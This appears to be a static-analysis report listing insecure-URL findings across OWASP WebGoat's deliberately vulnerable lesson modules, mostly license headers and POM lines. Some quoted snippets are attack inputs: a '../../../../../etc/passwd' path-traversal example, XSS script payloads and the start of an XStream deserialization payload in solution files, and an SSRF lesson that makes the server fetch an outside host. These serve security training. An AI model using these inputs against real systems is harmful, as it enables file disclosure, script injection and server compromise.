1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>password-reset</artifactId>
```

webgoat-lessons/password-reset/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>password-reset</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/PasswordResetEmail.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/PasswordReset.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/QuestionsAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:93

Level Medium

```
90 try {
91    HttpHeaders httpHeaders = new HttpHeaders();
92    HttpEntity httpEntity = new HttpEntity(httpHeaders);

93    new RestTemplate().exchange(String.format("http://%s/PasswordReset/reset/reset-password/%s", host, resetLink), HttpMethod.GET, httpEntity, Void.class);

94 } catch (Exception e) {
95    //don't care
96 }
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:55

Level Medium

```
52 static List<String> resetLinks = new ArrayList<>();
53
54 static final String TEMPLATE = "Hi, you requested a password reset link, please use this "

55       + "<a target='_blank' href='http://%s/WebGoat/PasswordReset/reset/reset-password/%s'>link</a> to reset your password."

56       + "\n \n\n"
57       + "If you did not request this password change you can ignore this message."
58       + "\n"
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/SecurityQuestionAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/SimpleMailAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/TriedQuestions.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5 <div class="lesson-page-wrapper">
6     <div class="adoc-content" th:replace="doc:PasswordReset_plan.adoc"></div>
```

webgoat-lessons/password-reset/src/main/resources/lessonPlans/en/PasswordReset_known_questions.adoc:14

Level Medium

```
11 to perform password reset based on the answer of the security question.
12
13 Users share so much information on social media these days it becomes difficult to use security questions for password

14 resets, a good resource for security questions is: http://goodsecurityquestions.com/

15
16 == Assignment
17
```

webgoat-lessons/password-reset/src/main/resources/lessonPlans/en/PasswordReset_plan.adoc:20

Level Medium

17 reset functionalities and show where it can go wrong.
18
19 Still there are companies which will send the password in plaintext to a user in an e-mail. For a couple of examples

20 you can take a look at http://plaintextoffenders.com/. Here you will find websites which still send you the plaintext

21 password in an e-mail. Not only this should make you question the security of the site but this also means they store
22 your password in plaintext!

webgoat-lessons/password-reset/src/main/resources/templates/password_link_not_found.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4     <link rel="stylesheet" type="text/css"
th:href="@{/plugins/bootstrap/css/bootstrap.min.css}"/>
5     <link rel="stylesheet" type="text/css" th:href="@{/css/font-awesome.min.css}"/>
```

webgoat-lessons/password-reset/src/main/resources/templates/password_reset.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4    <link rel="stylesheet" type="text/css"
th:href="@{/plugins/bootstrap/css/bootstrap.min.css}"/>
5    <link rel="stylesheet" type="text/css" th:href="@{/css/font-awesome.min.css}"/>
```

webgoat-lessons/password-reset/src/main/resources/templates/success.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4    <link rel="stylesheet" type="text/css"
th:href="@{/plugins/bootstrap/css/bootstrap.min.css}"/>
5    <link rel="stylesheet" type="text/css" th:href="@{/css/font-awesome.min.css}"/>
```

webgoat-lessons/path-traversal/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>path-traversal</artifactId>
```

webgoat-lessons/path-traversal/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>path-traversal</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/path-traversal/src/main/java/org/owasp/webgoat/path_traversal/PathTraversal.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">

2
3 <script th:src="@{/lesson_js/path_traversal.js}" language="JavaScript"></script>
4 <link rel="stylesheet" type="text/css" th:href="@{/lesson_css/path_traversal.css}"/>
```

webgoat-lessons/path-traversal/src/main/resources/i18n/WebGoatLabels.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:10

Level Medium

```
7 === How does it work?
8
9 For example let's assume we have an application which hosts some files and they can be requested in the following
10 format: `http://example.com/file=report.pdf` now as an attacker you are interested in other files of course so
11 you try `http://example.com/file=../../../../../etc/passwd`. In this case you try walk up to the root of the filesystem
12 and then go into `/etc/passwd` to gain access to this file. The `../` is called dot-dot-slash which is another name
13 for this attack.
```

webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:11

Level Medium

```
8
9 For example let's assume we have an application which hosts some files and they can be requested in the following
10 format: `http://example.com/file=report.pdf` now as an attacker you are interested in other files of course so
11 you try `http://example.com/file=../../../../../etc/passwd`. In this case you try walk up to the root of the filesystem
```

12 and then go into `/etc/passwd` to gain access to this file. The `../` is called dot-dot-slash which is another name
13 for this attack.
14

webgoat-lessons/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <name>webgoat-plugins-parent</name>
4   <modelVersion>4.0.0</modelVersion>
```

webgoat-lessons/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <name>webgoat-plugins-parent</name>
4   <modelVersion>4.0.0</modelVersion>
5   <groupId>org.owasp.webgoat.lesson</groupId>
```

webgoat-lessons/secure-passwords/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>secure-passwords</artifactId>
```

webgoat-lessons/secure-passwords/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>secure-passwords</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/secure-passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswordsAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/secure-passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswords.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5 <div class="lesson-page-wrapper">
6    <div class="adoc-content" th:replace="doc:SecurePasswords_intro.adoc"></div>
```

webgoat-lessons/sol.MD:97

Level Medium

```
94 OK<script>alert("XSS")<\/script>
95 OK<script>alert("XSS")<\/script>
96 ```

97 for the deserialization:  got to the link: http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/ to read about why it works so you can talk to it.

98 ```html
99 <sorted-set>
100  <string>foo</string>
```

webgoat-lessons/sol.txt:75

Level Medium

```
72 OK<script>alert("XSS")<\/script>
73 OK<script>alert("XSS")<\/script>
74


75 for the deserialization:  got to the link:
http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/
to read about why it works so you can talk to it.

76
77 <sorted-set>
78  <string>foo</string>
```

webgoat-lessons/sql-injection/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"


2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>sql-injection</artifactId>
```

webgoat-lessons/sql-injection/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"


2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">


3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>sql-injection</artifactId>
5    <packaging>jar</packaging>
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionAdvanced.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallenge.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallengeLogin.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
```

```
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6a.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6b.java:3

Level Medium

```
1
2 /*

3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
6  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionQuiz.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjection.java:

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10.java:3

Level Medium

```
1
2 /*

3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
6  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2.java:3

Level Medium

```
1
2 /*

3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
6  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson3.java:3

Level Medium

```
1
2 /*

3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
6  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson4.java:3

Level Medium

```
1
2 /*

3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
```

```
4 *
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
6 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5a.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5b.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5.java:3

Level Medium

```
1
2 /*

3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
6  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8.java:3

Level Medium

```
1
2 /*

3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
6  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9.java:3

Level Medium

```
1
2 /*

3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
6 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/Servers.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3 *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10a.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3 *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10b.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson13.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionMitigations.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlyInputValidation.java:3

Level Medium

```
1
2 /*
3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
6  *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlyInputValidationOnKeywords.java:3

Level Medium

```
1
2 /*
3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
6  *
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4 <link rel="stylesheet" type="text/css" th:href="@{/lesson_css/assignments.css}"/>
```

```
5
6 <!-- 1 -->
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4 <link rel="stylesheet" type="text/css" th:href="@{/lesson_css/assignments.css}"/>
5
6 <!--Page 1-->
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4 <link rel="stylesheet" type="text/css" th:href="@{/lesson_css/assignments.css}"/>
5
6 <div class="lesson-page-wrapper">
```

webgoat-lessons/sql-injection/src/main/resources/lessonPlans/en/SqlInjection_introduction_content1.adoc:34

Level Medium

```
31 The 3 main protection goals in information security are confidentiality, integrity, and
availability are considered the three most crucial components of information security.
32 Go ahead to the next pages to get some details on the different types of commands and
protections goals.
33
```

```
34 If you are still struggling with SQL and need more information or practice you can visit
http://www.sqlcourse.com/ for an interactive and free online training.


35
36 === It is your turn!
37 Look at the example table.
```

webgoat-lessons/sql-injection/src/main/resources/lessonSolutions/html/SqlInjection.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">


4
5
6
```

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10Test.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/


3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2Test.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5aTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5Test.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson6aTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson6bTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8Test.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
```

```
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9Test.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/SqlLessonTest.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/ssrf/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>ssrf</artifactId>
```

webgoat-lessons/ssrf/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>ssrf</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRF.java:10

Level Medium

```
7 /**
8 *
*********************************************************************************
***
9  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
10  * please see http://www.owasp.org/

11  * <p>
12  * Copyright (c) 2002 - 20014 Bruce Mayhew
13  * <p>
```

webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask1.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:53

Level Medium

```
50 try {
51    StringBuffer html = new StringBuffer();
52

53    if (url.matches("http://ifconfig.pro")) {

54       URL u = new URL(url);
55       URLConnection urlConnection = u.openConnection();
56       BufferedReader in = new BufferedReader(new
InputStreamReader(urlConnection.getInputStream()));
```

webgoat-lessons/ssrf/src/main/resources/html/SSRF.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5   <div class="lesson-page-wrapper">
6     <div class="adoc-content" th:replace="doc:SSRF_Intro.adoc"></div>
```

webgoat-lessons/ssrf/src/main/resources/i18n/WebGoatLabels.properties:9

Level Medium

```
6
7 ssrf.hint1=You should use an HTTP proxy to intercept the request and change the URL.
8 ssrf.hint2=If Tom is images/tom.png, Jerry would be images/jerry.png.

9 ssrf.hint3=You need to put the protocol, "http://" in front of ifconfig.pro.
```

webgoat-lessons/ssrf/src/main/resources/lessonPlans/en/SSRF_Task2.adoc:1

Level Medium

```
1 === Change the request so the server gets information from http://ifconfig.pro

2 Click the button and figure out what happened.
```

webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:59

Level Medium

```
56 @Test
57 public void modifyUrlIfconfigPro() throws Exception {
58    mockMvc.perform(MockMvcRequestBuilders.post("/SSRF/task2")

59          .param("url", "http://ifconfig.pro"))

60          .andExpect(status().isOk()).andExpect(jsonPath("$.lessonCompleted", is(true)));
61 }
62
```

webgoat-lessons/vulnerable-components/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>vulnerable-components</artifactId>
```

webgoat-lessons/vulnerable-components/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>vulnerable-components</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/ContactImpl.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/Contact.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponents.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponentsLesson.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5    <link rel="stylesheet" type="text/css" href="http://code.jquery.com/ui/1.9.1
```

```
/themes/base/jquery-ui.css" />
6         <div class="lesson-page-wrapper">
```

